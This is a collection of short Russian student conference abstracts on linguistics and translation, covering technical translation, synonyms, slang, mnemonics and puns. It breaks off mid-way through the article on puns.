Аннотация. В этом исследовании я изучил значение синтаксических преобразований в процессе обучения переводу документации, уделяя особое внимание стандартам и шаблонам. Анализируя синтаксические структуры и их преобразования в исходном и целевом языках, я стремился понять, как переводчики могут эффективно передавать информацию, сохраняя целостность и непротиворечивость исходного контента.

Ключевые слова: шаблоны, документации, синтаксические преобразования.

Перевод документации часто требует большего, чем просто лингвистического мастерства; он требует глубокого понимания предмета, контекста и целевой аудитории. В связи с этим синтаксические преобразования играют ключевую роль в обеспечении точности и связности переведенных текстов.

Изучая синтаксические структуры исходного и целевого языков, переводчики могут идентифицировать ключевые шаблоны, правила и соглашения, которые управляют построением предложений и абзацев.

Перевод включает в себя нечто большее, чем просто замену слов с одного языка на другой; он требует тщательного анализа грамматики, синтаксиса и семантики обоих языков. В контексте перевода документации синтаксические преобразования особенно важны, поскольку они помогают в реструктуризации предложений, перестановке придаточных предложений и корректировке порядка слов для сохранения предполагаемого значения исходного текста.

Синтаксические преобразования являются важным инструментом при переводе документации, так как они позволяют сохранить смысл и структуру предложения при смене языка. Одним из основных методов синтаксических преобразований является изменение порядка слов в предложении. Например, в английском языке порядок слов обычно следует структуре SVO (Subject-Verb-

Object) – подлежащее – глагол – дополнение, в то время как в русском языке используется структура SOV (Subject-Object-Verb) – подлежащее – дополнение – глагол [3]. При переводе предложения с английского на русский необходимо сначала произвести подобное синтаксическое преобразование, чтобы сохранить правильный порядок слов. Например: *The engineer designs new equipment.* – *Инженер проектирует новое оборудование.*

Еще одним важным аспектом синтаксических преобразований является изменение форм и структуры предложения. Например, в разных языках могут быть различные принципы построения вопросительных предложений. При переводе документации необходимо учитывать эти особенности и преобразовывать предложения в соответствии с ними. Например: *How does the machine work?* – *Как работает эта машина* [2]?

Синтаксические преобразования в документации по машиностроению:

В документации по машиностроению страдательный залог часто используется для подчеркивания действий и процессов. Однако для улучшения читаемости и ясности перевода часто необходимо преобразовать пассивные конструкции в активные. Например: *The machine is operated by the user.* – *Машиной управляет пользователь.* Активный залог: *The user operates the machine.* – *Пользователь управляет машиной.*

Номинализация и обезличивание. Номинализация, процесс преобразования глаголов в существительные, распространен в техническом письме. Это преобразование может привести к двусмысленностям при переводе, поскольку субъект действия становится неясным. Обезличивание таких конструкций путем повторного введения субъекта важно для точного перевода. Например: номинализировано: *The completion of the production process is necessary.* – *Необходимо завершение производственного процесса.* Обезличено: *Operators need to complete the production process.* – *Операторам необходимо завершить производственный процесс* [1].

Относительное упрощение предложения. В документах по машиностроению относительные предложения обычно используются для предоставления дополнительной информации. Упрощение сложных относительных предложений может помочь в понимании при переводе. Рассмотрим следующий пример: сложное относительное предложение: *The system, which was developed by our team of engineers, operates efficiently.* – *Система, разработанная нашей командой инженеров, работает эффективно.* Упрощенно: *Our engineering team developed the efficient system.* – *Наша команда инженеров разработала эффективную систему.*

Синтаксические преобразования являются неотъемлемой частью успешного перевода документации с английского языка, особенно в области машиностроения. Понимая и эффективно применяя эти преобразования, переводчики могут гарантировать точную передачу технического содержания на целевом языке. Эта статья раскрыла некоторые ключевые синтаксические проблемы и преобразования в этом процессе, подчеркнув важность лингвистической точности и технической ясности. В заключение, тонкое

понимание синтаксических структур в документации необходимо для достижения точных и содержательных переводов. Дальнейшие исследования и обучение синтаксическому анализу имеют решающее значение для повышения качества и согласованности переведенного технического контента.

Список источников

1. Гредина И. В. Перевод в научно-технической деятельности. Т.: Изд-во Томского политехнического университета, 2010. 121 с.
2. Пумпянский А. Л. Введение в практику перевода научной и технической литературы на английский язык. М.: Наука, 2020. 344 с.
3. Судовцев В. А. Научно-техническая информация и перевод. М.: Высшая школа, 2021. 232 с.

Материал поступил в редколлегию 20.04.2024

УДК 81'25

Анализ функционально-стилистической дифференциации лексики в английских словарях синонимов

Матюхина Галина Дмитриевна (ст. гр. О-22-БАС-1-боис-С)

*Работа выполнена под руководством доцента кафедры «Иностранные языки»
Ситяниной Натальи Викторовны (sityaninan@mail.ru)*

Аннотация: В статье представлен стилистический анализ лексики через систему стилистических пометок в английских словарях синонимов. Приводится классификация синонимов, рассматриваются их характерные особенности и отличительные признаки.

Ключевые слова: синонимы, книжный стиль, разговорная лексика, нейтральные слова, абсолютные синонимы, идеографические синонимы, стилистические синонимы.

Синонимы (от греч. “synonymos” – «одноименный») – слова, принадлежащие к одной части речи, которые звучат и пишутся по-разному, но тождественны или очень близки по смыслу [3]. Они называют одно явление реальной действительности, но выделяют в нём многогранные стороны или характеризуют его с различных точек зрения.

Классификацией синонимов занимался академик В.С. Виноградов. Его классификация подразумевает деление синонимов на стилистические, идеографические и абсолютные синонимы [2]. Данная классификация успешно применяется лингвистами и для описания синонимов в английском языке.

Помимо классификации синонимов необходимо обратиться к функционально-стилистической классификации словарного состава

английского языка, выделив литературный стиль, нейтральные слова и разговорную лексику. Данные категории состоят из определённых элементов, обладающих общим свойством, согласно которому все компоненты лексики сочетаются в категории, называемой *видовой классификацией* [1].

Категория книжного стиля не обладает местными или диалектическими особенностями, так как данная категория является традиционной составляющей английского языка благодаря своей литературной видовой характеристике. В состав книжной лексики входят такие элементы как: а) *термины*, б) *иностранные и заимствованные слова*, в) *литературные слова*, г) *неологизмы*, д) *архаизмы*, е) *поэтизмы*.

Категория нейтральной лексики является универсальной и употребляется повсеместно во всех сферах человеческой деятельности.

К разговорной лексике относятся следующие группы слов: а) *жаргон*, б) *сленг*, в) *профессиональные слова*, г) *диалекты*, д) *разговорные неологизмы*, е) *вульгаризмы*.

Нейтральные слова употребляются как в книжном, так и разговорном стиле. Они лишены специальной стилистической окраски и эмоционального значения.

Книжную лексику можно употреблять как в письменной, так и в устной речи.

Рассмотрим следующие группы синонимов.

Colloquial	Neutral	Literary
<i>Daddy</i>	<i>father</i>	<i>parent</i>
<i>Enemy</i>	<i>opponent</i>	<i>adversary</i>
<i>Cabbage</i>	<i>money</i>	<i>currency</i>
<i>Chap</i>	<i>man</i>	<i>gentleman</i>
<i>Get going</i>	<i>start</i>	<i>commence</i>

Можно заметить, что данные группы синонимов обладают схожими семантическими признаками, но отличаются стилистически и являются стилистическими синонимами. Стилистические признаки являются носителями эмоциональной окраски слова и определяют его употребление в определённой сфере деятельности. Слова разговорного стиля имеют более выраженную эмоциональную окраску по сравнению с книжной лексикой. Нейтральные слова лишены эмоциональной окраски и не имеют различий в сфере их употребления.

Кроме этого, существуют стилистически однородные синонимы, называемые идеографическими. Идеографические синонимы – синонимы, принадлежащие к одной стилистической сфере употребления, и соотносены с одним и тем же понятием, но описывают разные аспекты этого понятия. Например, *power – force – energy*. Общее понятие “*power*” – ability to do or act; “*force*” – power of body or mind; “*energy*” – force, capacity to do things and get things done [4]. Проанализировав все синонимы из данного ряда, можно сказать, что синонимической доминантой является слово “*power*”, все остальные синонимы имеют дополнительные стилистические оттенки.

Абсолютные синонимы – понятийные синонимы, имеющие значения, которые полностью совпадают. Существует мало пар абсолютных синонимов. Например, *spirants / fricatives*. Такие пары существуют недолго, впоследствии происходит перераспределение. Синонимы начинают различаться по сфере употребления (в данном случае они становятся стилистическими) или приобретают новый смысловой оттенок, т.е. становятся относительными. Примеры образования стилистических синонимов: *valley / dale; came / cause*.

Лексика в английских словарях синонимов опирается на стилистические и семантические признаки, подразделяя синонимы на три большие группы: стилистические, абсолютные и идеографические. Все три группы тесно переплетаются между собой и создают систему синонимов английского языка.

Список источников

1. Гальперин И. Р. Стилистика английского языка. М., 1977. 332 с.
2. Виноградов В. С. Введение в переводоведение (общие и лексические вопросы). М.: Издательство института общего среднего образования РАО, 2001. 224 с.
3. Крысин Л. П. Современный русский язык. Лексическая семантика. Лексикология. Фразеология. Лексикография. М.: Издательский центр «Академия», 2013. 240 с.
4. English language. Synonyms and antonyms. London: Macmillan, 1991. 371 с.

Материал поступил в редколлегию 20.04.2024

УДК 378'004

Использование английского сленга в социальных сетях

Мешкова Элина Андреевна (ст. гр. 22-ТБ-бтпп-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Иностранные языки», Мартыновой Ии Сергеевны (ia.martynova78@yandex.ru)

Аннотация: В наше время социальные сети стали неотъемлемой частью нашей жизни. Вместе с ростом популярности социальных платформ мы столкнулись с эволюцией языка, используемого в онлайн-общении. Одним из ярких проявлений этой эволюции является использование английского сленга. В данной статье мы рассмотрим, почему он стал популярным, и как он влияет на наши коммуникационные навыки.

Ключевые слова: английский сленг; социальные сети; сленговые выражения.

В современном цифровом мире социальные сети стали неотъемлемой частью нашей жизни. Мы проводим в них большую часть дня, общаясь с

друзьями, знакомыми и коллегами. Вместе с ростом популярности социальных платформ мы столкнулись с эволюцией языка, используемого в онлайн-общении. Одним из ярких проявлений этой эволюции является использование английского сленга. В данной статье мы рассмотрим, почему он стал популярным и как он влияет на наши коммуникационные навыки, выявим позитивные и негативные аспекты данного феномена.

Социальные сети, такие как *Facebook*, *Twitter*, *Instagram* и *TikTok*, стали популярными местами, где люди выражают свою индивидуальность и стремятся привлечь внимание. Английский язык в таком случае становится универсальным средством общения, обогащенным разнообразными выражениями и оборотами. Сленг позволяет нам показать свою креативность, чувство юмора и принадлежность к определенной социальной группе.

Одной из причин популярности английского сленга в социальных сетях является его разнообразие. Существует огромное количество сленговых выражений, которые часто меняются и адаптируются под новые тренды и мемы [2]. Некоторые из них могут быть короткими аббревиатурами, такими как “LOL” (сокращение от “*laugh out loud*”, что означает «*сильный смех*») или “BRB” (сокращение от “*be right back*”, что означает «*возвращаюсь сразу*»). Большое распространение сленга получила компьютерная сфера и область деловой переписки. Например: “B2B” – *business to business*, “CEO” – *chief executive officer* или “KPI” – *key performance indicators*.

Использование английского сленга может иметь как позитивные, так и негативные последствия для наших коммуникационных навыков. С одной стороны, он может улучшить наши способности к адаптации и пониманию различных языковых стилей. Это помогает нам стать более гибкими и адаптивными коммуникаторами. С другой стороны, использование английского сленга может создавать лингвистическое разделение между теми, кто владеет этим языком, и теми, кто не имеет достаточных знаний, чтобы его понять. Это может создавать барьеры в коммуникации и исключать определенные группы людей из общения.

Позитивные стороны использования английского сленга в социальных сетях: 1) экспрессивность и креативность, то есть сленг позволяет нам выразить свои мысли и эмоции более ярко и оригинально; 2) создание сообществ, то есть использование определенного сленга может помочь людям чувствовать себя ближе друг к другу, создавая своеобразное сообщество с общим языком и пониманием; 3) актуальность, когда социальные сети быстро меняются, и использование сленга помогает нам быть в курсе последних трендов и модных выражений [1].

Но не стоит забывать и о негативных аспектах использования английского сленга в социальных сетях: 1) разъединение и непонимание, то есть, не все пользователи социальных сетей могут быть знакомы с определенными сленговыми выражениями, что может привести к недопониманию и разобщению; 2) негативное влияние на язык: чрезмерное использование сленга в онлайн общении может снизить языковую грамотность и навыки

коммуникации в реальной жизни; 3) проблемы с интерпретацией, когда иногда сленговые выражения могут иметь несколько значений или быть ироничными, что может привести к недопониманию и конфликтам.

Английский сленг стал неотъемлемой частью нашего онлайн-общения в социальных сетях. Он приносит разнообразие и веселье в наш язык общения, но также может создавать лингвистические барьеры. Понимание этого явления помогает нам быть более осведомленными и толерантными коммуникаторами, способными адаптироваться к различным языковым стилям и обеспечивать гармоничное общение в онлайн-среде.

Список литературы

1. Факты – обратная сторона ESSENS: сайт. URL: <https://essens72.ru/istoriya-razvitiya-sots-setey-doklad-6-luchshikh-otvetov/> (дата обращения 23.02.2024).

2. Что помогает и что мешает общению: сайт. URL: <https://osnovnoivopros.ru/ne-mesaet-li-uvlechenie-socialnymi-setyami-zivomu-obshheniyu-rossetu/> (дата обращения 22.02.2024).

Материал поступил в редколлегию 20.04.2024

УДК 811

Роль интернет-ресурсов в процессе изучения иностранных языков студентами неязыковых вузов

Новикова Ксения Леонидовна (ст. гр. 22-БИ-цэ-Б)

*Работа выполнена под руководством доцента кафедры «Иностранные языки»
Демидовой Марии Михайловны (marri25@mail.ru)*

Аннотация. Тезисы посвящены распространению интернет-ресурсов в сфере образования. Выделяются различные виды web-сайтов, направленные на изучение иностранного языка. Анализируется польза интернета при самостоятельной работе студентов.

Ключевые слова: интернет-ресурсы, самостоятельная работа, иностранный язык, аудио- и видеоматериалы.

Знание другого языка помогает людям «стирать границы», позволяют приобщаться к культуре и ценностям другой страны. Специалист, владеющий иностранным языком, в особенности, английским, вне зависимости от сферы деятельности, обладает высокой конкурентоспособностью и большими перспективами для карьерного роста.

В процессе обучения используются все возможности изучения иностранного языка студентами. Большую роль при этом играют интернет-ресурсы. Всемирная сеть предоставляет возможность привнести новые средства

и способы преподавания в образовательную область, а также усовершенствовать систему обучения иностранным языкам. Действительная польза интернета заключается в инновационном подходе к обучению иностранного языка, так как предоставляется доступ к безграничному числу материалов и учебных ресурсов в текстовом формате.

Существуют сайты, которые всецело посвящены изучению иностранному языку. Данный ресурс используют индивидуальный подход в обучении, позволяя начать освоение языка как на начальной стадии, так и с более продвинутой, если необходимо усовершенствовать уже имеющийся уровень знаний.

Интернет-ресурсы облегчают обучение студентов иностранному языку, помогая им усовершенствовать навыки письма, исправить стилевые и грамматические ошибки в письменных работах, а также рассматриваются основные темы, которые могут пригодиться в будущем [2].

Языковые онлайн курсы, расположенные на просторах глобальной сети Интернет, получают широкое распространение среди пользователей. Данные ресурсы предоставляют доступ к материалам на основе выбранной учебнометодической программы. Обучение может содержать начитанные лекции, аудио или видеофрагменты. После изучения определенного теоретического материала, необходимо пройти контрольное тестирование, иногда выполненное в виде интерактивного задания. Таким образом, преподаватели могут контролировать эффективность обучения посредством итогов пройденных тестов и заданий.

Некоторые курсы добавляют в свою программу обучения иностранного языка посредством использования отрывков из иностранных фильмов. Разбираются сленговые выражения, уместность использования различных слов и фраз, а также улучшается восприятие иностранной речи. Выбрав программу на свой вкус, можно, развлекаясь, усваивать материал [1].

Существуют отдельные сайты, содержащие материалы в формате аудио и видео. При изучении любого иностранного языка недостаточно обладать исключительно теоретическими навыками, необходимы практические знания. Данные ресурсы позволяют пополнять словарный запас, получить коммуникативные навыки, слушая и понимая иностранную речь с помощью аудио- или видеофрагментов. А широкое использование сети Интернет во всех уголках мира предоставляют возможность студентам прослушать разные акценты в произношении, чтобы в будущем адаптироваться в различной среде и понимать любого собеседника.

С помощью интернета можно связаться с человеком из другой страны, общаясь с ним на иностранном языке, что позволяет практиковать письмо, а через видеосвязь есть возможность улучшить говорение.

Современные подходы с помощью интернет-ресурсов действительно облегчают и ускоряют процесс изучения иностранного языка. Преимущества их использования следующие: возможность экономии пространства и времени, постоянное дополнение и обновление источников, практически неограниченный

доступ к любой информации и возможность работы одновременно с несколькими ресурсами. В период пандемии был успешно осуществлен переход на дистанционное обучение, что показало необходимость дальнейшего развития и внедрения современных интернет-ресурсов в обучение студентов ВУЗов.

Список источников

1. Девтерова З. Р. Информатизация обучения и самостоятельная деятельность студентов при обучении иностранному языку в вузе // Журнал научных публикаций аспирантов и докторантов. 2010. URL: <http://jurnal.org/articles/2010/ped43.html> (дата обращения: 29.10.2020).

2. Штруба Я. Ю., Лалова Т. И. Использование Интернет-ресурсов в изучении иностранного языка: Методические указания. М.: МИИТ, 2013. 28 с.

Материал поступил в редколлегию 20.04.2024

УДК 811

Применение мнемотехники при обучении иностранным языкам в неязыковых вузах

Руденок Денис Сергеевич (ст. гр. О-22-ТиТ-гбп-Б)

Клименок Архип Александрович (ст. гр. О-22-ТиТ-гбп-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Иностранные языки» Куцобиной Натальи Владимировны (tashakuz1972@mail.ru)

Аннотация. Изучены главные принципы мнемотехники. Выявлены основные способы данного метода в изучении иностранных языков на примере английского языка.

Ключевые слова: мнемотехника, методы, принципы, эффективность, информация.

Нами было замечено, что у студентов неязыковых вузов возникают проблемы при запоминании англоязычной лексики по специальности. Наши исследования мы провели со студентами Брянского государственного технического университета группы О-22-ТиТ-гбп-Б в количестве 26 человек.

Сначала нами были выявлены различные способы запоминания иностранных технических терминов. Мы бы хотели обратить внимание на такой способ как мнемотехника, который является для нас самым простым в использовании.

Мнемотехника – это техника запоминания информации путем использования различных ассоциаций, образов и алгоритмов [3]. Она помогает улучшить память, повысить концентрацию и облегчить процесс запоминания.

Основными принципами мнемотехники являются ассоциация, репетиция, организация. Ассоциация – это создание ярких ассоциативных образов для улучшения запоминания. Репетиция – повторение информации с определенными промежутками времени. Организация – структурирование информации для легкого доступа и восприятия.

Также существуют способы изучения английского языка с помощью мнемотехники, такие как ассоциативные картинки (использование изображений для запоминания новых английских слов), метод «Палатка» (связывание английских слов с физическими объектами в помещении) и метод «Цепочка» (создание связанных цепочкой ассоциаций для запоминания информации) [2].

Ассоциативные картинки просты и эффективны, так как этот метод делает процесс обучения более увлекательным и легко усваиваемым, а использование визуальных образов значительно повышает запоминание слов. Например, для запоминания слова *“to transform”* – *«переносить»* можно представить картинку автомобиля, который перевозит груз. Это создаст ассоциацию и поможет легче запомнить слово.

Метод «Палатка» развивает концентрацию и визуализацию, что для технического вуза является неотъемлемой частью. Например, если вы хотите выучить слово *“to contain”* – *«содержать», «вмещать»*, вы можете визуализировать, что это слово представляет собой контейнер, в котором находится еда.

Метод «Цепочка» позволяет развить логику с помощью легкости восприятия и создания связей, то есть заключается в создании цепочки ассоциаций для запоминания последовательности информации и позволяет легко запоминать и воспроизводить связанные понятия или факты. Например, если вы хотите запомнить слова *“a heat”* – *«тепло»*, *“a boiler”* – *«котёл»* и *“a flow”* – *«поток»*, то цепочка может выглядеть следующим образом: *“heat”* – *«связать с теплом»*; *“boiler”* – *«ассоциировать с котлом, в который поступает тепло»*; *“flow”* – *«представить, что это поток тепла, который передаётся от котла по всему помещению»* [1].

Метод «Места» прост в использовании. Этот метод применяется путем связывания английских слов с определенными местами или известными локациями. Например, мы могли бы ассоциировать слово *“a boiler”* – *«котёл»* со словом *“a boiler”* – *«room»* – *«котельная»*.

Метод «Акронимы» краткий и эффективный, он позволяет создавать удобные и легко запоминающиеся аббревиатуры для сложных иностранных слов и упрощает процесс запоминания английских слов и облегчает их воспроизведение в речи и письме. Например, чтобы запомнить выражение *“water-tube boiler”* – *«водотрубный котёл»* можно использовать акроним *“WTB”*; *“fire-tube boiler”* – *«дымогарный котёл»* – *“FTB”*; *“high-tube boiler”* – *«котёл высокого давления»* – *“HTB”*.

Преимуществами использования мнемотехники в изучении английского языка являются:

- 1) улучшение памяти (помогает развить память и способность запоминания новой иностранной лексики);
- 2) повышение мотивации (увлекательные методы обучения способствуют усилению мотивации и удовольствия от изучения языка);
- 3) эффективность (позволяет значительно увеличить скорость запоминания и качество усвоения новых слов и выражений).

Анализ показал, что мнемотехника представляет собой уникальные методы, которые способствуют успешному изучению английского языка и захватывающий способ изучения языка, предлагающий погружение в визуальные и ассоциативные миры.

Наши исследования показали, что среди студентов группы 0-22-ТиТ-гбп-Б мнемотехника является самым эффективным методом. Усвоение технической лексики стало быстрее и доступнее, а оценочные результаты стали более высокими, чем прежде.

Список источников

1. Брылёва Е. В. The English Language: Heat and Power Engineering. Английский язык: Теплоэнергетика и теплотехника. Брянск: БГТУ, 2018.
2. Зиганов М., Козаренко В., Сёмин А. Техника запоминания иностранных слов. URL: <https://djvu.online/file/VSDDHZLXolpGt> (дата обращения 11.02.2024).
3. Козаренко В. А. Учебник мнемотехники система запоминания «джордано». URL: <https://studylib.ru/doc/6380920/-kozarenko-v.a.-uchebnik-mnemotehniki> (дата обращения 10.02.2024).

Материал поступил в редколлегию 20.04.2024

УДК 004'438

Роль языков программирования в современных переводческих системах

Селенский Павел Дмитриевич (ст. гр. О-22-ИВТ-1-по-Б)

Работа выполнена под руководством заведующей кафедрой «Иностранные языки», доцента Царёвой Галины Вячеславовны (tzareva9773@mail.ru)

Аннотация: В данной статье рассматривается важная роль языков программирования в разработке современных переводческих систем. Автор анализирует, как различные языки программирования влияют на качество и эффективность перевода, а также рассматривает текущие тенденции и вызовы в области использования языков программирования в переводческих технологиях.

Ключевые слова: переводческие системы, языки программирования, машинный перевод, алгоритмы, технологии.

Современные переводческие системы играют ключевую роль в обеспечении межъязыковой коммуникации в мире, где глобализация становится все более значимой. Развитие технологий, особенно в области машинного обучения и искусственного интеллекта, привело к усовершенствованию переводческих систем и их способности к адаптации под различные языковые и культурные контексты. В этом смысле языки программирования играют важную роль, определяя функциональность и эффективность переводческих систем. Одной из ключевых проблем, связанных с языками программирования в переводческих системах, является выбор подходящего языка для реализации алгоритмов машинного перевода. Разные языки программирования обладают разными характеристиками, такими как производительность, скорость выполнения и удобство использования, что может существенно влиять на работу переводческой системы.

Исследования показывают, что выбор языка программирования может существенно влиять на качество перевода и скорость работы системы [1]. Например, сравнительный анализ производительности различных языков программирования в контексте переводческих систем показывает, что оптимальный выбор языка может значительно повысить эффективность системы и качество перевода [2]. Существует несколько подходов к решению проблемы выбора языка программирования в переводческих системах. Один из них – использование языков высокого уровня, таких как *Python* или *Java*, благодаря их гибкости и богатым наборам библиотек для машинного обучения. Другой подход – использование языков низкого уровня, таких как *C++* или *Rust*, для оптимизации производительности и скорости выполнения алгоритмов перевода. Для оптимального выбора языка программирования в переводческих системах рекомендуется проводить тщательный анализ требований к системе, а также изучать опыт и исследования, выполненные в этой области. Кроме того, важно постоянно отслеживать новые тенденции и разработки в области языков программирования и машинного обучения, чтобы использовать последние достижения в разработке переводческих систем.

Языки программирования играют важную роль в разработке современных переводческих систем, определяя их функциональность, эффективность и качество перевода. Оптимальный выбор языка программирования зависит от конкретных требований к системе и может существенно влиять на ее производительность и результаты. Поэтому важно проводить тщательный анализ и выбирать подходящий язык программирования для каждого конкретного случая.

Список источников

1. Brown P., Cocke J., Della Pietra V., Della Pietra S., Jelinek F., Lafferty J., Mercer R., Roossin P. A Statistical Approach to Machine Translation // Computational Linguistics. 1990. № 16 (2). P. 79-85.
2. Chomsky N. Syntactic Structures. The Hague: Mouton, 1957. 136 p.

Материал поступил в редколлегию 20.04.2024

УДК 81'25

Выявление отличительных особенностей терминов и их места в системе языка

Семенов Павел Александрович (ст. гр. О-22-ЭиЭ-эиа-Б)

Работа выполнена под руководством доцента кафедры «Иностранные языки» Ситяниной Натальи Викторовны (sityaninan@mail.ru)

Аннотация: В статье дается определение понятия «термин» и определяется место данного класса лексики в общей системе языка. Авторы анализируют также отличительные особенности терминов.

Ключевые слова: понятие, термин, отличительный признак, функция термина.

В данной статье мы дали определение понятию «термин» и определили место терминологии в словарном составе языка. Также нами были выявлены отличительные особенности терминов и проанализированы их отличительные особенности.

Термин – это слово или устойчивое сочетание, которое служит уточненным наименованием понятия, специфичного для какой-либо области науки, культуры и техники. Это понятие уточняется через определение (дефиницию) термина, которое точно определяет вложенное в тот или иной термин содержание и определяет его границы [1].

Термины являются неотъемлемой составляющей словарного состава любого языка. От других составляющих словарного состава они отличаются высокой информационной насыщенностью, поскольку содержат очень точное, сжатое и максимально содержательное определение технического, научного или культурного понятия.

Являясь обязательной органической составляющей языка, термины подчиняются его фонетическим, грамматическим и словообразовательным законам. Термины появляются в языке в результате терминологизации слов общенародного языка или попадают в язык через заимствования или калькирования элементов иноязычных терминологических систем.

Изучив научную литературу по данному вопросу, мы выявили отличительные признаки терминов.

1. Однозначность – термин обозначает единственное в своем роде понятие. Многозначность является главным недостатком терминологии, но она не мешает пониманию в том случае, если значения относятся к разным областям человеческой деятельности.

2. Независимость от контекста – термин выступает всегда в своем четко определенном прямом значении.

3. Отсутствие эмоциональной окраски – термин всегда нейтрален и не содержит эмоциональной окраски. Исключения составляют лишь те случаи,

когда противники той или иной научной теории употребляют ее термины иронически [2, 3].

Актуальность данной работы определяется тем, что, во-первых, терминология является очень обширной областью словарного состава языка, и во-вторых, эта часть словарного состава развивается и растет наиболее интенсивно вместе с развитием общества, науки и техники.

Список источников

1. Брокгауз Ф. А., Ефрон И. А. Энциклопедический словарь. Москва: Рипол Классик, 2013. 524 с.

2. Лантюхова Н. Н., Загоровская О. В., Литвинова Т. А. Термин: определение понятия и его сущностные признаки // Современные проблемы гражданской защиты. 2013. №1 (6). URL: <https://cyberleninka.ru/article/n/termin-opredelenie-ponyatiya-i-ego-suschnostnye-priznaki> (дата обращения: 03.03.2024).

3. Что такое термин: сайт. URL: <https://ktonanovenkogo.ru/voprosy-i-otvety/cto-takoe-termin-i-chem-on-otlichaetsya-ot-opredeleniya.html> ((дата обращения 03.03.2024).

Материал поступил в редколлегию 20.04.2024

УДК 81.139

Исследование теоретических основ сопоставительного метода изучения языков

Торшин Тимур Валерьевич (ст. гр. О-22-ЭиЭ-эиа-Б)

Работа выполнена под руководством доцента кафедры «Иностранные языки»

Ситяниной Натальи Викторовны (sityaninan@mail.ru)

Аннотация. В статье исследуется сущность сопоставительного метода изучения языков, определена его теоретическая основа. Выявляются отличительные особенности и основные принципы сопоставительного метода.

Ключевые слова: язык, сопоставительный метод, сравнение, контекстуализация, историческая перспектива, систематичность, многоаспектность.

В данной статье мы ставим перед собой следующие исследовательские задачи:

- 1) выяснить что такое сопоставительный метод;
- 2) определить цели его исследования;
- 3) описать отличительные особенности данного метода;
- 4) проанализировать его основные принципы.

Сопоставительный метод – метод, исследующий близкородственные, а также разно родственные и разноструктурные языки с целью выявления общих и отличительных специфических черт исследуемых языков [2].

Данный метод отличается от других методов лингвистического сравнения языков задачами исследования и особенно эффективен при изучении близкородственных языков, поскольку контрастные признаки наиболее ярко выражены на фоне их схожих черт [1].

В данной работе мы определяем, что представляет собой сопоставительный метод изучения языков и рассматриваем его практические особенности в сравнении с другими методами исследования. Теоретическую основу данного метода, в общем и целом, составляют пять основных принципов:

1. Сравнение – принцип, при котором анализируются сходства и различия языков, а также степень их влияния друг на друга.

2. Контекстуализация – принцип, при котором учитывается исторический, социокультурный и географический контекст с целью определения ключевых факторов развития и взаимодействия языков.

3. Историческая перспектива – принцип, при котором анализируются исторические особенности языков с целью выявления их эволюционных факторов.

4. Систематичность – принцип, при котором данные языка собираются и анализируются различными методами и способами для получения надежного и объективного результата.

5. Многоаспектность – принцип, при котором учитываются различные аспекты языков, чтобы получить полное представление об их структуре и функционировании [3].

Данная работа особенно актуальна в наше время, так как выбор наиболее эффективного метода изучения смежных и около смежных языков чрезвычайно важен для наиболее быстрого и наглядного анализа схожих черт и отличительных особенностей языковых структур.

Список источников

1. Зуров А. М. Сопоставительный метод в изучении и преподавании иностранных языков // Вестник ННГУ. 2012. №1-2. URL: <https://cyberleninka.ru/article/n/sopostavitelnyy-metod-v-izuchenii-i-prepodavanii-inostrannyh-yazykov> (дата обращения: 03.03.2024).

2. Реформатский А. А. О сопоставительном методе // Русский язык в национальной школе, 1962. № 5. С. 23-24.

3. Сопоставительный метод. Лингвистический энциклопедический словарь. URL: <https://tapemark.narod.ru/les/481a.html> (дата обращения: 03.03.2024).

Материал поступил в редколлегию 20.04.2024

УДК 81'42

Проблема адаптации каламбуров при переводе

*Червякова Екатерина Константиновна (ст. гр. О-22-ИСТ-2-ИСТД-Б)
Работа выполнена под руководством доцента кафедры «Иностранные языки»,
Воронцовой Юлии Александровны (Voroncova.yuliya@mail.ru)*

Аннотация. В данном докладе будут приведены и рассмотрены различные способы формирования каламбуров английского языка, а также методы их перевода. Подчеркивается, что каламбуры могут строиться на основе паронимии, омонимии или на обыгрывании целых частей предложений или устойчивых словосочетаний. Акцентируется, что наиболее сложной является задача перевода каламбуров, связанных со звучанием слов.

Ключевые слова: каламбур, игра слов, методы перевода, паронимия, омонимия, словосочетание.

Несведущие в лингвистической сфере люди в наши дни могут думать, что профессия переводчика уходит в прошлое из-за появления систем машинного перевода. Однако, хотя за последние лет десять ситуация значительно улучшилась, отойдя от простого дословного перевода, системы машинного перевода все еще не до конца справляются с задачей глубокого перевода текста. Профессиональный переводчик же в своей работе должен заниматься не только переводом, но также и адаптацией текста, чтобы по максимуму передать авторскую задумку. Очевидно, что данная задача сопряжена с рядом трудностей, одной из которых является адаптация каламбуров при переводе.

Каламбур – это стилистический прием, использующий различные лингвистические методы для построения комического эффекта. Так, И.А. Потапова утверждает, что наиболее четкой является следующая трактовка: «Каламбур – это стилистический оборот речи или миниатюра определенного автора, основанные на комическом использовании одинакового звучания слов, имеющих разное значение, или сходно звучащих слов, или групп слов, либо разных значений одного и того же слова и словосочетания» [3].

Собственно говоря, в приведенном выше определении можно рассмотреть проблему передачи каламбура при переводе: схожие по звучанию слова теряют свое сходство при переводе, а устойчивым синтаксическим конструкциям сложно подобрать эквивалент, который сохранял бы исходный смысл, поэтому каламбур при переводе зачастую теряет свою основу и без грамотной адаптации превращается просто в набор несочетаемых слов. Хотя игра слов при переводе теряется чаще, чем хотелось бы, каждый переводчик все же стремится максимально адаптировать её там, где это возможно, поэтому существуют разные методы сохранения игры слов [1].

Каламбуры могут строиться на основе паронимии, омонимии или на обыгрывании целых частей предложений или устойчивых словосочетаний. Примером использования паронимов при построении каламбура может

послужить название магического автобуса в цикле произведений о Гарри Поттере Джоан Роулинг. Автор трансформирует название ночного автобуса, т.е. “*Night Bus*”, в “*Knight Bus*”. Различные издательства, переведившие Гарри Поттера по-разному подошли к адаптации названия данного автобуса: переводчик издательства РОСМЭН использовал прием опущения и перевел название, как «*Ночной рыцарь*», в издательстве Махаон постарались сохранить игру слов, используя прием компенсации, и перевели название как «*ГрандУлет*», однако при этом утратилась какая-либо связь с первоначальным содержанием названия.

Также при составлении каламбура могут использоваться омонимы, например, существует известный английский каламбур - *What type of whale is always sad? (Какой кит всегда грустит?) - The blue whale. (Голубой кит)*. Словосочетание “*blue whale*” может переводиться в значении «*синий*» или «*грустный кит*». Отдельным видом омонимов являются фонетические омонимы, в качестве примера использования можно привести шутку: “*I donut understand*”. «*Правильно*» данная фраза должна выглядеть как “*I do not understand*” и переводиться как «*Я не понимаю*», однако в данном случае вспомогательный глагол “*do not*” меняется на похожее слово “*donut*”, т.е. пончик.

